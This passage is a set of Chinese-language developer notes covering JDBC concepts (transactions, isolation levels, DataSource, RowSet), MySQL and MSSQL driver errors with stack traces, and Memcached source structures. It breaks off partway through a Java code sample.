批处理比一条条语句执行的速度要快得多，因为它需要很少的数据库调用，想进一步了解请[点这里](#)。

JDBC 的事务管理是什么，为什么需要它？

默认情况下，我们创建的数据库连接，是工作在自动提交的模式下的。这意味着只要我们执行完一条查询语句，就会自动进行提交。因此我们的每条查询，实际上都是一个事务，如果我们执行的是 DML 或者 DDL，每条语句完成的时候，数据库就已经完成修改了。

有的时候我们希望由一组 SQL 查询组成一个事务，如果它们都执行 OK 我们再进行提交，如果中途出现异常了，我们可以进行回滚。

JDBC 接口提供了一个 `setAutoCommit(boolean flag)` 方法，我们可以用它来关闭连接自动提交的特性。我们应该在需要手动提交时才关闭这个特性，不然的话事务不会自动提交，每次都得手动提交。数据库通过表锁来管理事务，这个操作非常消耗资源。因此我们应当完成操作后尽快的提交事务。在这里有更多关于事务的示例程序。

如何回滚事务？

通过 `Connection` 对象的 `rollback` 方法可以回滚事务。它会回滚这次事务中的所有修改操作，并释放当前连接所持有的数据库锁。

JDBC 的保存点(Savepoint)是什么，如何使用？

有时候事务包含了一组语句，而我们希望回滚到这个事务的某个特定的点。JDBC 的保存点可以用来生成事务的一个检查点，使得事务可以回滚到这个检查点。

一旦事务提交或者回滚了，它生成的任何保存点都会自动释放并失效。回滚事务到某个特定的保存点后，这个保存点后所有其它的保存点会自动释放并且失效。可以读下这个[了解更多关于 JDBC Savepoint 的信息](#)。

JDBC 的 `DataSource` 是什么，有什么好处？

`DataSource` 即数据源，它是定义在 `javax.sql` 中的一个接口，跟 `DriverManager` 相比，它的功能要更强大。我们可以用它来创建数据库连接，当然驱动的实现类会实际去完成这个工作。除了能创建连接外，

---

它还提供了如下的特性

缓存 `PreparedStatement` 以便更快的执行

可以设置连接超时时间

提供日志记录的功能

`ResultSet` 大小的最大阈值设置

通过 JNDI 的支持，可以为 `servlet` 容器提供连接池的功能

关于 JDBC 数据源的示例请看下这里。

如何通过 JDBC 的 `DataSource` 和 Apache Tomcat 的 JNDI 来创建连接池？

对部署在 `servlet` 容器中的 WEB 程序而言，创建数据库连接池非常简单，仅需要以下几步。

在容器的配置文件中创建 JDBC 的 JNDI 资源，通常在 `server.xml` 或者 `context.xml` 里面。像这样：

```
<Resource name="jdbc/MyDB"
    global="jdbc/MyDB"
    auth="Container"
    type="javax.sql.DataSource"
    driverClassName="com.mysql.jdbc.Driver"
    url="jdbc:mysql://localhost:3306/UserDB"
    username="pankaj"
    password="pankaj123"
    maxActive="100"
    maxIdle="20"
    minIdle="5"
    maxWait="10000"/>
```

```
<ResourceLink name="jdbc/MyLocalDB"
    global="jdbc/MyDB"
    auth="Container"
    type="javax.sql.DataSource" />
```

在 WEB 应用程序中，先用 `InitialContext` 来查找 JNDI 资源，然后获取连接。

```
Context ctx = new InitialContext();
DataSource ds = (DataSource) ctx.lookup("java:/comp/env/jdbc/MyLocalDB");
```

Apache 的 DBCP 是什么？

如果用 `DataSource` 来获取连接的话，通常获取连接的代码和驱动特定的 `DataSource` 是紧耦合的。

另外，除了选择 `DataSource` 的实现类，剩下的代码基本都是一样的。

Apache 的 DBCP 就是用来解决这些问题的，它提供的 `DataSource` 实现成为了应用程序和不同 JDBC 驱动间的一个抽象层。Apache 的 DBCP 库依赖 `commons-pool` 库，所以要确保它们都在部署路径下。

什么是数据库的隔离级别？

当我们为了数据的一致性使用事务时，数据库系统用锁来防止别人访问事务中用到的数据。数据库通过锁来防止脏读，不可重复读(Non-Repeatable Reads)及幻读(Phantom-Read)的问题。

数据库使用 JDBC 设置的隔离级别来决定它使用何种锁机制，我们可以通过 `Connection` 的 `getTransactionIsolation` 和 `setTransactionIsolation` 方法来获取和设置数据库的隔离级别。

隔离级别	事务	脏读	不可重复读	幻读
------	----	----	-------	----

TRANSACTION_NONE	不支持	不可用	不可用	不可用
------------------	-----	-----	-----	-----

TRANSACTION_READ_COMMITTED	支持	阻止	允许	允许
----------------------------	----	----	----	----

---

TRANSACTION_READ_UNCOMMITTED	支持	允许	允许	允许
TRANSACTION_REPEATABLE_READ	支持	阻止	阻止	允许
TRANSACTION_SERIALIZABLE	支持	阻止	阻止	阻止

JDBC 的 RowSet 是什么，有哪些不同的 RowSet?

RowSet 用于存储查询的数据结果，和 ResultSet 相比，它更具灵活性。RowSet 继承自 ResultSet，因此 ResultSet 能干的，它们也能，而 ResultSet 做不到的，它们还是可以。RowSet 接口定义在 javax.sql 包里。

RowSet 提供的额外的特性有：

提供了 Java Bean 的功能，可以通过 setter 和 getter 方法来设置和获取属性。RowSet 使用了 JavaBean 的事件驱动模型，它可以给注册的组件发送事件通知，比如游标的移动，行的增删改，以及 RowSet 内容的修改等。

RowSet 对象默认是可滚动，可更新的，因此如果数据库系统不支持 ResultSet 实现类似的功能，可以使用 RowSet 来实现。

RowSet 分为两大类：

A. 连接型 RowSet——这类对象与数据库进行连接，和 ResultSet 很类似。JDBC 接口只提供了一种连接型 RowSet，javax.sql.rowset.JdbcRowSet，它的标准实现是 com.sun.rowset.JdbcRowSetImpl。B. 离线型 RowSet——这类对象不需要和数据库进行连接，因此它们更轻量级，更容易序列化。它们适用于在网络间传递数据。有四种不同的离线型 RowSet 的实现。

CachedRowSet——可以通过他们获取连接，执行查询并读取 ResultSet 的数据到 RowSet 里。我们可以在离线时对数据进行维护和更新，然后重新连接到数据库里，并回写改动的数据。

WebRowSet 继承自 CachedRowSet——他可以读写 XML 文档。

JoinRowSet 继承自 WebRowSet——它不用连接数据库就可以执行 SQL 的 join 操作。

FilteredRowSet 继承自 WebRowSet——我们可以用它来设置过滤规则，这样只有选中的数据才可见。

RowSet 和 ResultSet 的区别是什么？

RowSet 继承自 ResultSet，因此它有 ResultSet 的全部功能，同时它自己添加了些额外的特性。RowSet 一个最大的好处是它可以是离线的，这样使得它更轻量级，同时便于在网络间进行传输。

具体使用哪个取决于你的需求，不过如果你操作 ResultSet 对象的时间较长的话，最好选择一个离线的 RowSet，这样可以释放数据库连接。

常见的 JDBC 异常有哪些？

有以下这些：

java.sql.SQLException——这是 JDBC 异常的基类。

java.sql.BatchUpdateException——当批处理操作执行失败的时候可能会抛出这个异常。这取决于具体的 JDBC 驱动的实现，它也可能直接抛出基类异常 java.sql.SQLException。

java.sql.SQLWarning——SQL 操作出现的警告信息。

java.sql.DataTruncation——字段值由于某些非正常原因被截断了（不是因为超过对应字段类型的长度限制）。

JDBC 里的 CLOB 和 BLOB 数据类型分别代表什么？

CLOB 意思是 Character Large Objects，字符大对象，它是由单字节字符组成的字符串数据，有自己专门的代码页。这种数据类型适用于存储超长的文本信息，那些可能会超出标准的 VARCHAR 数据类型长度限制（上限是 32KB）的文本。

BLOB 是 Binary Large Object，它是二进制大对象，由二进制数据组成，没有专门的代码页。它能用于存储超过 VARBINARY 限制（32KB）的二进制数据。这种数据类型适合存储图片，声音，图形，或者其它业务程序特定的数据。

---

JDBC 的脏读是什么？哪种数据库隔离级别能防止脏读？

当我们使用事务时，有可能会出现这样的情况，有一行数据刚更新，与此同时另一个查询读到了这个刚更新的值。这样就导致了脏读，因为更新的数据还没有进行持久化，更新这行数据的业务可能会进行回滚，这样这个数据就是无效的。

数据库的 `TRANSACTIONREADCOMMITTED`，`TRANSACTIONREPEATABLEREAD`，和 `TRANSACTION_SERIALIZABLE` 隔离级别可以防止脏读。

什么是两阶段提交？

当我们在分布式系统上同时使用多个数据库时，这时候我们就需要用到两阶段提交协议。两阶段提交协议能保证是分布式系统提交的原子性。在第一个阶段，事务管理器发所有的事务参与者发送提交的请求。如果所有的参与者都返回 OK，它会向参与者正式提交该事务。如果有任何一个参与方返回了中止消息，事务管理器会回滚所有的修改动作。

JDBC 中存在哪些不同类型的锁？

从广义上讲，有两种锁机制来防止多个用户同时操作引起的数据损坏。

乐观锁——只有当更新数据的时候才会锁定记录。悲观锁——从查询到更新和提交整个过程都会对数据记录进行加锁。

不仅如此，一些数据库系统还提供了行锁，表锁等锁机制。

DDL 和 DML 语句分别代表什么？

DDL（数据定义语言，Data Definition Language）语句用来定义数据库模式。Create, Alter, Drop, Truncate, Rename 都属于 DDL 语句，一般来说，它们是不返回结果的。

DML（数据操作语言，Data Manipulation Language）语句用来操作数据库中的数据。select, insert, update, delete, call 等，都属于 DML 语句。

java.util.Date 和 java.sql.Date 有什么区别？

java.util.Date 包含日期和时间，而 java.sql.Date 只包含日期信息，而没有具体的时间信息。如果你想把时间信息存储在数据库里，可以考虑使用 Timestamp 或者 DateTime 字段。

如何把图片或者原始数据插入到数据库中？

可以使用 BLOB 类型将图片或者原始的二进制数据存储在数据库里。

什么是幻读，哪种隔离级别可以防止幻读？

幻读是指一个事务多次执行一条查询返回的却是不同的值。假设一个事务正根据某个条件进行数据查询，然后另一个事务插入了一行满足这个查询条件的数据。之后这个事务再次执行了这条查询，返回的结果集中会包含刚插入的那条新数据。这行新数据被称为幻行，而这种现象就叫做幻读。

只有 `TRANSACTION_SERIALIZABLE` 隔离级别才能防止产生幻读。

SQLWarning 是什么，在程序中如何获取 SQLWarning？

SQLWarning 是 SQLException 的子类，通过 Connection, Statement, Result 的 getWarnings 方法都可以获取到它。SQLWarning 不会中断查询语句的执行，只是用来提示用户存在相关的警告信息。

如果 Oracle 的存储过程的入参出参中包含数据库对象，应该如何进行调用？

如果 Oracle 的存储过程的入参出参中包含数据库对象，我们需要在程序创建一个同样大小的对象数组，然后用它来生成 Oracle 的 STRUCT 对象。然后可以通过数据库对象的 setSTRUCT 方法传入这个 struct 对象，并对它进行使用。

如果 java.sql.SQLException: No suitable driver found 该怎么办？

如果你的 SQL URL 串格式不正确的话，就会抛出这样的异常。不管是使用 DriverManager 还是 JNDI 数据源来创建连接都有可能抛出这种异常。它的异常栈看起来会像下面这样。

```
org.apache.tomcat.dbcp.dbcp.SQLNestedException: Cannot create JDBC driver of class
'com.mysql.jdbc.Driver' for connect URL "jdbc:mysql://localhost:3306/UserDB"
```

```
at
```

```
org.apache.tomcat.dbcp.dbcp.BasicDataSource.createConnectionFactory(BasicDataSource.java:1452)
```

```
at org.apache.tomcat.dbcp.dbcp.BasicDataSource.createDataSource(BasicDataSource.java:1371)
at org.apache.tomcat.dbcp.dbcp.BasicDataSource.getConnection(BasicDataSource.java:1044)
java.sql.SQLException: No suitable driver found for 'jdbc:mysql://localhost:3306/UserDB
at java.sql.DriverManager.getConnection(DriverManager.java:604)
at java.sql.DriverManager.getConnection(DriverManager.java:221)
at com.journaldev.jdbc.DBConnection.getConnection(DBConnection.java:24)
at com.journaldev.jdbc.DBConnectionTest.main(DBConnectionTest.java:15)
Exception in thread "main" java.lang.NullPointerException
at com.journaldev.jdbc.DBConnectionTest.main(DBConnectionTest.java:16)
```

解决这类问题的方法就是，检查下日志文件，像上面的这个日志中，URL 串是 'jdbc:mysql://localhost:3306/UserDB'，只要把它改成 'jdbc:mysql://localhost:3306/UserDB' 就好了。

什么是 JDBC 的最佳实践？

下面列举了其中的一些：

数据库资源是非常昂贵的，用完了应该尽快关闭它。Connection, Statement, ResultSet 等 JDBC 对象都有 close 方法，调用它就好了。

养成在代码中显式关闭掉 ResultSet, Statement, Connection 的习惯，如果你用的是连接池的话，连接用完后会放回池里，但是没有关闭的 ResultSet 和 Statement 就会造成资源泄漏了。

在 finally 块中关闭资源，保证即便出了异常也能正常关闭。

大量类似的查询应当使用批处理完成。

尽量使用 PreparedStatement 而不是 Statement，以避免 SQL 注入，同时还能通过预编译和缓存机制提升执行的效率。

如果你要将大量数据读入到 ResultSet 中，应该合理的设置 fetchSize 以便提升性能。

你用的数据库可能没有支持所有的隔离级别，用之前先仔细确认下。

数据库隔离级别越高性能越差，确保你的数据库连接设置的隔离级别是最优的。

如果在 WEB 程序中创建数据库连接，最好通过 JNDI 使用 JDBC 的数据源，这样可以对连接进行重用。

如果你需要长时间对 ResultSet 进行操作的话，尽量使用离线的 RowSet。

### 5.1.3 MySQL 的 JDBC 知识点

DriverManager 类

```
public class DriverManager extends Object
```

管理一组 JDBC 驱动程序的基本服务。

注：DataSource 接口是 JDBC 2.0 API 中的新增内容，它提供了连接到数据源的另一种方法。使用 DataSource 对象是连接到数据源的首选方法。

作为初始化的一部分，DriverManager 类会尝试加载在 "jdbc.drivers" 系统属性中引用的驱动程序类。这允许用户定制由他们的应用程序使用的 JDBC Driver。例如，在 ~/.hotjava/properties 文件中，用户可以指定：

```
jdbc.drivers=foo.bah.Driver:wombat.sql.Driver:bad.taste.ourDriver
```

DriverManager 类的方法 getConnection 和 getDrivers 已经得到提高以支持 Java Standard Edition Service Provider 机制。JDBC 4.0 Drivers 必须包括 META-INF/services/java.sql.Driver 文件。此文件包含 java.sql.Driver 的 JDBC 驱动程序实现的名称。例如，要加载 my.sql.Driver 类，META-INF/services/java.sql.Driver 文件需要包含下面的条目：

```
my.sql.Driver
```

应用程序不再需要使用 Class.forName() 显式地加载 JDBC 驱动程序。当前使用 Class.forName()

加载 JDBC 驱动程序的现有程序将在不作修改的情况下继续工作。

在调用 `getConnection` 方法时，`DriverManager` 会试着从初始化时加载的那些驱动程序以及使用与当前 applet 或应用程序相同的类加载器显式加载的那些驱动程序中查找合适的驱动程序。

从 Java 2 SDK 标准版本 1.3 版开始，只有当已授予适当权限时设置日志流。通常这将使用工具 `PolicyTool` 完成，该工具可用于授予 `permission java.sql.SQLPermission "setLog"` 权限。

是一个工厂，产生所有已经实例化的类。

## 5.1.4 MySql 中的 Boolean 类型

```
public static Integer queryBiggestLevel(int userId) {
    String sql = "SELECT level FROM vip_admit_genius WHERE userId=? AND status=1 AND
availableTime>=now() ORDER BY level DESC limit 1";
    return (Integer) UserDBUtil.queryQuietly(Constants.USERIDENTITY_VIP, sql, new
ScalarHandler(1), userId);
}
```

如果数据库 level 为 int 正常输出数据，如果 level 为 tinyint 则报错：

Exception in thread "main" [java.lang.ClassCastException: java.lang.Boolean cannot be cast to java.lang.Integer](#)

at cn.identity.dao.queryBiggestLevel(DAO.java:772)

at cn.identity.dao.main(DAO.java:776)

将 Integer 修改成 Number 也不行 输出是个 Boolean

```
public static Integer queryBiggestLevel(int userId) {
    String sql = "SELECT level FROM vip_admit_genius WHERE userId=? AND status=1 AND
availableTime>=now() ORDER BY level DESC limit 1";
    return (Integer)UserDBUtil.queryQuietly(Constants.USERIDENTITY_VIP, sql, new
ScalarHandler("level"), userId);
}
```

Exception in thread "main" [java.lang.ClassCastException: java.lang.Boolean cannot be cast to java.lang.Integer](#)

at cn.xx.identity.dao.VipTypeDAO.queryBiggestLevel(VipTypeDAO.java:776)

at cn.xx.identity.util.OutputUtil.outputQueryVipType4Ad(OutputUtil.java:93)

at cn.xx.identity.action.APIFactory.executeMethod(APIFactory.java:70)

at cn.xx.identity.action.TestIdentity.main(TestIdentity.java:50)

结论：如果数据库 level 为 int(10)正常输出数据，如果 level 为 tinyint(1) 则报错：因为它输出的是个 Boolean 类型。

修改成 tinyint(2)后正确。

在 MySQL 的数据类型中，Tinyint 的取值范围是：带符号的范围是-128 到 127。无符号的范围是 0 到 255（见官方《MySQL 5.1 参考手册》<http://dev.mysql.com/doc/refman/5.1/zh/column-types.html#numeric-types>）。MYSQL 中没有布尔类型，但是如果你定义了布尔类型，它会自动给你转换成 Tinyint。保存 BOOLEAN 值时用 1 代表 TRUE,0 代表 FALSE，boolean 在 MySQL 里的类型为 tinyint(1)，

MySQL 里有四个常量：true,false,TRUE,FALSE,它们分别代表 1,0,1,0，

```
mysql> select true,false,TRUE,FALSE;
```

```
+-----+-----+-----+-----+
```

TRUE	FALSE	TRUE	FALSE
1	0	1	0

从这些资料看来，应该是直接用数字 1 作为条件判断会更有效率一些，用布尔值的话，mysql 应该是做了一次转换。

## 5.1.5 MySql 锁

<http://www.51testing.com/html/16/390216-838016.html>

问题描述：在 mysql 的 gameshop 数据库上操作删除语句，数据库一直在执行，响应完后，报 Lock wait timeout exceeded;try restarting transaction; 执行 delete 语句删除失败。

原因：有会话执行过 DML 操作，然后没 commit 提交，再执行删除操作，就锁了。

Lock wait timeout exceeded; try restarting transaction 一些信息

1、锁等待超时。是当前事务在等待其它事务释放锁资源造成的。可以找出锁资源竞争的表和语句，优化你的 SQL，创建索引等，如果还是不行，可以适当减少并发线程数。

2、你的事务在等待给某个表加锁时超时了，估计是表正被另的进程锁住一直没有释放。

可以用 SHOW INNODB STATUS/G; 看一下锁的情况。

3、搜索解决之道

在管理 节点的[ndbd default]

区加：

TransactionDeadLockDetectionTimeOut=10000（设置 为 10 秒）默认是 1200（1.2 秒）

4、InnoDB 会自动的检测死锁进行回滚，或者终止死锁的情况。

引用

InnoDB automatically detects transaction deadlocks and rolls back a transaction or transactions to break the deadlock. InnoDB tries to pick small transactions to roll back, where the size of a transaction is determined by the number of rows inserted, updated, or deleted

如果参数 innodb\_table\_locks=1 并且 autocommit=0 时，InnoDB 会留意表的死锁，和 MySQL 层面的行级锁。另外，InnoDB 不会检测 MySQL 的 Lock Tables 命令和其他存储引擎死锁。

你应该设置 innodb\_lock\_wait\_timeout 来解决这种情况。

innodb\_lock\_wait\_timeout 是 Innodb 放弃行级锁的超时时间。

查看信息：

SHOW VARIABLES ;

SHOW VARIABLES like 'innodb\_lock\_wait\_timeout' ;

show full processlist ;

## 5.2 MSSQL 的问题

### 5.2.1 MSSQL ResultSet 的光标类型

问题：读取数据出现：java.sql.SQLException: ResultSet may only be accessed in a forward direction.



---

解答:

给你一个比较全面的回答吧, 在 JDBC 的 ResultSet 有三种光标类型:

ResultSet.TYPE\_FORWARD\_ONLY: 在结果集遍历时光标索引只能向前的

ResultSet.TYPE\_SCROLL\_INSENSITIVE: 在结果集遍历时光标索引可以上下移动

ResultSet.TYPE\_SCROLL\_SENSITIVE: 在结果集遍历时光标索引可以上下移动, 同时数据要是并发修改, 会立即更新到结果集。

同时也有两种并发类型:

CONCUR\_READ\_ONLY: 只读

CONCUR\_UPDATABLE: 可更新, 对于 ResultSet 结果集的修改会被更新到数据库。

所以在 con.createStatement(光标类型,并发类型)时候会有  $2 \times 3 = 6$  种组合, 理解了这个问题, 我想就能发现你的问题所在了。

## 5.2.2 MSSQL 几个连接错误

### 5.2.2.1 第一个错误

```
java.sql.SQLException: TDS Protocol error: Invalid packet type 0xf
java.sql.SQLException: TDS Protocol error: Invalid packet type 0xf
    at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2284)
    at net.sourceforge.jtds.jdbc.TdsCore.getNextRow(TdsCore.java:761)
    at net.sourceforge.jtds.jdbc.JtdsResultSet.next(JtdsResultSet.java:593)
    at
_jsp._icetest._dataHandle._importLoggedInDataFromBakToOlddata200901__jsp._jspService(_importLoggedIn
DataFromBakToOlddata200901__jsp.java:114)
    at com.caucho.jsp.JavaPage.service(JavaPage.java:60)
    at com.caucho.jsp.Page.pageservice(Page.java:570)
    at com.caucho.server.dispatch.PageFilterChain.doFilter(PageFilterChain.java:179)
    at cn.xx.betaevm.filter.AccessControlFilter.doFilter(AccessControlFilter.java:83)
    at com.caucho.server.dispatch.FilterFilterChain.doFilter(FilterFilterChain.java:70)
    at com.caucho.server.webapp.WebAppFilterChain.doFilter(WebAppFilterChain.java:173)
    at com.caucho.server.dispatch.ServletInvocation.service(ServletInvocation.java:229)
    at com.caucho.server.http.HttpServletRequest.handleRequest(HttpServletRequest.java:274)
    at com.caucho.server.port.TcpConnection.run(TcpConnection.java:511)
    at com.caucho.util.ThreadPool.runTasks(ThreadPool.java:520)
    at com.caucho.util.ThreadPool.run(ThreadPool.java:442)
    at java.lang.Thread.run(Thread.java:619)
Caused by: net.sourceforge.jtds.jdbc.ProtocolException: Invalid packet type 0xf
    at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2271)
    ... 15 more
```

链接出错了。

重启服务后解决。

---

### 5.2.2.2 第二个错误

```
java.sql.SQLException: TDS Protocol error: Invalid DATETIME value with size of 110 bytes.
    at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2284)
    at net.sourceforge.jtds.jdbc.TdsCore.getNextRow(TdsCore.java:761)
    at net.sourceforge.jtds.jdbc.JtdsResultSet.next(JtdsResultSet.java:593)
    at
_jsp._icetest._dataHandle._importLoggedInDataFromBakToOlddata200901__jsp._jspService(_importLoggedIn
DataFromBakToOlddata200901__jsp.java:114)
    at com.caucho.jsp.JavaPage.service(JavaPage.java:60)
    at com.caucho.jsp.Page.pageservice(Page.java:570)
    at com.caucho.server.dispatch.PageFilterChain.doFilter(PageFilterChain.java:179)
    at cn.xx.betaevm.filter.AccessControlFilter.doFilter(AccessControlFilter.java:83)
    at com.caucho.server.dispatch.FilterFilterChain.doFilter(FilterFilterChain.java:70)
    at com.caucho.server.webapp.WebAppFilterChain.doFilter(WebAppFilterChain.java:173)
    at com.caucho.server.dispatch.ServletInvocation.service(ServletInvocation.java:229)
    at com.caucho.server.http.HttpRequest.handleRequest(HttpRequest.java:274)
    at com.caucho.server.port.TcpConnection.run(TcpConnection.java:511)
    at com.caucho.util.ThreadPool.runTasks(ThreadPool.java:520)
    at com.caucho.util.ThreadPool.run(ThreadPool.java:442)
    at java.lang.Thread.run(Thread.java:619)

Caused by: net.sourceforge.jtds.jdbc.ProtocolException: Invalid DATETIME value with size of 110
bytes.
    at net.sourceforge.jtds.jdbc.TdsData.getDatetimeValue(TdsData.java:2409)
    at net.sourceforge.jtds.jdbc.TdsData.readData(TdsData.java:966)
    at net.sourceforge.jtds.jdbc.TdsCore.tdsRowToken(TdsCore.java:2968)
    at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2236)
```

<http://jtds.sourceforge.net/doc/api>

### 5.2.2.3 第三个错误

```
java.sql.SQLException: I/O Error: Stream 1 attempting to read when no request has been sent
    at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2277)
    at net.sourceforge.jtds.jdbc.TdsCore.getNextRow(TdsCore.java:761)
    at net.sourceforge.jtds.jdbc.JtdsResultSet.next(JtdsResultSet.java:593)
    at
_jsp._icetest._dataHandle._importLoggedInDataFromBakToOlddata200902__jsp._jspService(_importLoggedIn
DataFromBakToOlddata200902__jsp.java:114)
    at com.caucho.jsp.JavaPage.service(JavaPage.java:60)
    at com.caucho.jsp.Page.pageservice(Page.java:570)
    at com.caucho.server.dispatch.PageFilterChain.doFilter(PageFilterChain.java:179)
    at cn.xx.betaevm.filter.AccessControlFilter.doFilter(AccessControlFilter.java:83)
    at com.caucho.server.dispatch.FilterFilterChain.doFilter(FilterFilterChain.java:70)
    at com.caucho.server.webapp.WebAppFilterChain.doFilter(WebAppFilterChain.java:173)
```

---

```
at com.caucho.server.dispatch.ServletInvocation.service(ServletInvocation.java:229)
at com.caucho.server.http.HttpServletRequest.handleRequest(HttpServletRequest.java:274)
at com.caucho.server.port.TcpConnection.run(TcpConnection.java:511)
at com.caucho.util.ThreadPool.runTasks(ThreadPool.java:520)
at com.caucho.util.ThreadPool.run(ThreadPool.java:442)
at java.lang.Thread.run(Thread.java:619)
```

Caused by: java.io.IOException: Stream 1 attempting to read when no request has been sent

```
at net.sourceforge.jtds.jdbc.SharedSocket.getNetPacket(SharedSocket.java:692)
at net.sourceforge.jtds.jdbc.ResponseStream.getPacket(ResponseStream.java:466)
at net.sourceforge.jtds.jdbc.ResponseStream.read(ResponseStream.java:103)
at net.sourceforge.jtds.jdbc.TdsCore.nextToken(TdsCore.java:2172)
... 15 more
```

<http://sourceforge.net/p/jtds/bugs/568/>

解决:

I have also been seeing these errors. I do not use the Statement object directly. I use it through the C3P0 connection pool which in turn is used by Hibernate and Spring. I get these errors intermittently not during active interactions with the DB but when the connection pool decides to clean up the unused DB connections (after about 4 hrs of inactivity according to my C3P0 settings). In the C3P0 case I see these coming from the asynchronous helper threads.

Will greatly appreciate a fix for this!

These errors are thrown periodically by C3P0 when it goes through the connection pools and tries to close unused connections. Looks like the culprit is jTDS. This doesn't cause any problems with the way the applications work - it usually happens in the middle of the night when C3P0 does cleanup work and tries to trim down the number of active connections.

One thing that is a suspect besides the jTDS driver and the C3P0 connection pool is classloading: in my setup I have 50 code-identical web applications, each running in a different Tomcat context, each using a couple of C3P0 connection pools that are pointing to a different DB for each web app. Each web app has in their WEB-INF/lib folder ONLY the app. specific .jar and OSCache 2.4.1 .jar (OSCache is used by Hibernate for 2-nd level cache). The rest of the jar files (jTDS, Hibernate, Spring) are in the Tomcat's \shared folder (shared among all web app classloaders).

The application doesn't do anything unusual - it's just UI babysitting a DB.

I don't access jTDS directly but through Spring (JPA)->Hibernate (with OSCache as a second level cache)->C3P0 (com.mchange.v2.c3p0.ComboPooledDataSource)->jTDS.

I have configured C3P0 with:

```
initialPoolSize=1
minPoolSize=1
maxPoolSize=5
maxConnectionAge=14400 (4 hours)
numHelperThreads=3
```

I do not see any errors as I interact with the app but I start seeing them in about 4 hours of inactivity. This

---

is when the number of connections is more than 1 and C3P0's asynchronous threads decide to trim them down to minPoolSize.

I can make the errors appear more often by decreasing the C3P0's maxConnectionAge config param, but even then they do not appear consistently.

原因：看解析好像是说时间设置过短，网络连接不行。

## 5.3 Memcached 相关

### 5.3.0 Memcached 源代码限定文档

[http://sourcecodebrowser.com/memcached/1.4.7/memcached\\_8h\\_source.html](http://sourcecodebrowser.com/memcached/1.4.7/memcached_8h_source.html)

<http://brionas.github.io/2014/01/06/memcached-code/>

代码结构

代码文件：

hash.h\hash.c hash 算法

assoc.h\assoc.c Hash 表的管理

items.h\items.c 服务器端 item 对象管理

slabs.h\slabs.c 服务器端内存对象管理

memcached.h\memcached.c 主函数及控制逻辑

thread.c 线程机制

stats.h\stats.c 数据统计

util.h\util.c 工具程序

Protocol.txt 帮助文档，参数概念

全局数据结构

两个比较重要的全局数据结构，setting 为系统配置结构，stats 的系统状态记录结构，参数详细信息见代码，关键参数已用中文注释。

```
struct settings {
    size_t maxbytes;           /* memcached 最大容量 初始化 64M -m */
    int maxconns;              /* 最大连接数 初始化 1024 -c */
    int port;                  /* tcp 端口 初始化 11211 -p */
    int udpport;
    char *inter;
    int verbose;
    rel_time_t oldest_live; /* ignore existing items older than this */
    int evict_to_free;
    char *socketpath; /* path to unix socket if using local socket */
    int access; /* access mask (a la chmod) for unix domain socket */
    double factor; /* chunk 之间的增长因子，默认值为 1.25 -f */
    int chunk_size;
```

---

```

int num_threads;          /* memcached 中工作线程数目，默认值为 4 -t*/
int num_threads_per_udp; /* number of worker threads serving each udp socket */
char prefix_delimiter;    /* character that marks a key prefix (for stats) */
int detail_enabled;       /* nonzero if we're collecting detailed stats */
int reqs_per_event;       /* Maximum number of io to process on each
                           io-event. */

bool use_cas;
enum protocol binding_protocol;
int backlog;
int item_size_max;        /* slab 中最大 item 的大小,初始化 1M */
bool sasl;                /* SASL on/off */
bool maxconns_fast;
bool slab_reassign;       /* 是否允许 slab reassign */
int slab_automove;        /* 是否允许 slab automove */
int hashpower_init;       /* 初始化的 hash power level */
};

struct stats {
    pthread_mutex_t mutex; /* 互斥信号量 */
    unsigned int curr_items; /* 现在有效 item 数*/
    unsigned int total_items; /* 总共存储的 item 数*/
    uint64_t curr_bytes; /* 现在有效的字节*/
    unsigned int curr_conns; /* 当前客户端连接数*/
    unsigned int total_conns; /* 总共连接数*/
    uint64_t rejected_conns; /* 拒绝过的连接数*/
    unsigned int reserved_fds;
    unsigned int conn_structs;
    uint64_t get_cmds; /* get 命令数目*/
    uint64_t set_cmds; /* set 命令数目*/
    uint64_t touch_cmds; /* touch 命令数目*/
    uint64_t get_hits; /* get 命中数目*/
    uint64_t get_misses; /* get 丢失数目*/
    uint64_t touch_hits; /* touch 命中数目*/
    uint64_t touch_misses; /* touch 丢失数目*/
    uint64_t evictions; /*回收 item 数目*/
    uint64_t reclaimed;
    time_t started; /* when the process was started */
    bool accepting_conns; /* whether we are currently accepting */
    uint64_t listen_disabled_num;
    unsigned int hash_power_level; /* 初始的 hash_power_level, Better hope it's not over 9000
*/

    uint64_t hash_bytes; /* hash 表的 size */
    bool hash_is_expanding; /* If the hash table is being expanded */
    uint64_t expired_unfetched; /* items reclaimed but never touched */
    uint64_t evicted_unfetched; /* items evicted but never touched */
    bool slab_reassign_running; /* slab reassign in progress */

```

---

```
uint64_t    slabs_moved;    /* times slabs were moved around */  
};
```

### 5.3.1 Memcached 缓存序列化问题

<http://stackoverflow.com/questions/3210702/non-serializable-object-error-while-working-on-memcache>

问题:

```
2010-07-09 10:35:53.499 INFO net.spy.memcached.MemcachedConnection: Added {QAsa=localhost/127.0.0.1:11211, #Rops=0, #Wops=0, #iq=0, topRop=null, topWop=null, toWrite=0, interested=0} to connect queue
```

```
2010-07-09 10:35:53.520 INFO net.spy.memcached.MemcachedConnection: Connection state changed for sun.nio.ch.SelectionKeyImpl@7fdcdc
```

```
Exception in thread "main" java.lang.IllegalArgumentException: Non-serializable object  
at  
net.spy.memcached.transcoders.BaseSerializingTranscoder.serialize(BaseSerializingTranscoder.java:86)  
at net.spy.memcached.transcoders.SerializingTranscoder.encode(SerializingTranscoder.java:135)  
at net.spy.memcached.MemcachedClient.asyncStore(MemcachedClient.java:301)  
at net.spy.memcached.MemcachedClient.set(MemcachedClient.java:691)  
at def.Tweet.main(Tweet.java:23)  
Caused by: java.io.NotSerializableException: def.User  
at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1173)  
at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:343)  
at  
net.spy.memcached.transcoders.BaseSerializingTranscoder.serialize(BaseSerializingTranscoder.java:81)  
... 4 more
```

代码:

```
package def;  
  
import java.io.IOException;  
import java.io.Serializable;  
import java.net.InetSocketAddress;  
  
import net.spy.memcached.MemcachedClient;  
  
public class Tweet {  
    private static User user;  
    private static Message message;  
    private static Followers follower;  
  
    public static void main(String[] args) throws Exception {  
        try{  
            user = new User(1,"Mehmet Özer","asd","127.0.0.1","True","Online");  
